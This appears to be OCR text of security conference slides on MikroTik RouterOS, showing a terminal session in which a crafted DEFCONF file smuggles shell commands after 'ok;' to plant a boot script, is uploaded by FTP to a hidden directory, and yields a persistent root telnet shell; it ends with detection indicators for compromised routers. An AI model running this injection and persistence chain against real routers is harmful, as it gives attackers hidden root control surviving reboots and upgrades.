


- Is there anyway to survive an upgrade?!
- Sure. Create a symlink in the user's directory.
  - RouterOS (currently) doesn't remove symlinks.


tenable


RouterOS v6.44.5 (long-term)
Backup
Upload:
Browse...
No file selected.
5 items
File Name
Type
disk1
disk
flash
disk
flash/busybox-mips
file
flash/pub
directory
flash/skins
directory
admin@192.168.88.1 (MikroTik) - WinBox v6.44.5 on hAP (mipsbe)
Session
Settings
Dashboard
Safe Mode
Session: 192.168.88.1
Quick Set
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
RADIUS
Tools
New Terminal
MetaROUTER
WinBox
File List
Backup
Restore
Upload...
Find
File Name
Type
Size
Creation Time
disk1
disk
flash
disk
flash/busybox-mips
file
1590.9 KiB
Jul/16/2019 19:22:03
flash/pub
directory
Nov/08/2018 14:59:30
flash/skins
directory
5 items
14.1 MiB of 16.0 MiB used
11% free

```
albinolobster@ubuntu:~$ cat DEFCONF
ok; cp /rw/DEFCONF /rw/.lol; mkdir -p /ram/pckg/lol/etc/rc.d/run.d/; echo -e '#!/bin/bash\n\ncp /rw
/.lol /rw/DEFCONF\n' > /ram/pckg/lol/etc/rc.d/run.d/K92lol; chmod 777 /ram/pckg/lol/etc/rc.d/run.d/
K92lol; mkdir /pckg/option; mount -o bind /boot/ /pckg/option/
albinolobster@ubuntu:~$ ftp 192.168.88.1
Connected to 192.168.88.1.
220 MikroTik FTP server (MikroTik 6.45.2) ready
Name (192.168.88.1:albinolobster): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> cd flash
250 CWD command successful
ftp> dir
200 PORT command successful
150 Opening data connection
drwxrwx---    1 root     root         1024 Dec 31 20:00 skins
drwxrwx---    1 root     root         1024 Nov  8 14:59 pub
drwxrwx---   17 root     root          245 Jul 17 06:14 .survival
-rw-rw----    1 root     root      1629084 Jul 16 19:22 busybox-mips
226 Transfer complete
ftp> cd .survival
250 CWD command successful
ftp> cd rw
250 CWD command successful
ftp> put DEFCONF
local: DEFCONF remote: DEFCONF
200 PORT command successful
150 Opening ASCII mode data connection for '/flash/.survival/rw/DEFCONF'
226 ASCII transfer complete
262 bytes sent in 0.00 secs (10.8636 MB/s)
ftp> exit
221 Closing
```


albinolobster@ubuntu:~$ telnet -l devel 192.168.88.1
Trying 192.168.88.1...
Connected to 192.168.88.1.
Escape character is '^]'.
Password:
BusyBox v1.00 (2019.07.17-09:35+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
uname -a
Linux MikroTik 3.3.5 #1 Wed Jul 17 09:18:16 UTC 2019 mips unknown
cat /rw/logs/VERSION
v6.45.2 Jul/17/2019 10:04:19
#

tenable


uname -a
Linux MikroTik 3.3.5 #1 Wed Jul 17 09:18:16 UTC 2019 mips unknown
cat /rw/logs/VERSION
v6.45.2 Jul/17/2019 10:04:19
reboot
Connection closed by foreign host.
albinolobster@ubuntu:~$ telnet -l devel 192.168.88.1
Trying 192.168.88.1...
Connected to 192.168.88.1.
Escape character is '^]'.
Password:
BusyBox v1.00 (2019.07.17-09:35+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
#

tenable


Summary

- RouterOS is widely deployed in home, business, and ISP networks.
- RouterOS has been a popular exploitation target.
- MikroTik provides no tooling to determine if your router was or is compromised.
- A new tool, Cleaner Wrasse, will get you a root shell on RouterOS up to 3.0 up to 6.43.15.
  - And will help you achieve root on newer releases.
- There are a lot of fun and interesting places to hide or abuse in RouterOS:
  - Anything executing from /rw/ is bad.
  - Check running processes /proc/*/maps.
    - /rw/lib/ is very bad.
    - .so loaded from /ram/pckg/ should be examined.
      - snmp, www, and profiler are believed to load attacker .so.
  - Everything in /ram/pckg should be ro squashfs or symlink to /bndl/.
  - Special files like /rw/RESET and /rw/DEFCONF need to be examined.
    - These files are useful to an attacker at boot time.
  - RouterOS, before 6.42, does not verify the signature of “installed” packages.
    - Allows attackers to overwrite existing npk or introduce new packages.
  - RouterOS up to 6.40.9 executes scripts in /flash/etc/rc.d/run.d/
  - The user’s file directory **should not** contain a symlink.


Future Work

- Winbox login changes
- JSProxy login changes.
- Loader system
- Kernel modules
- Package signing
- Find more jailbreaks!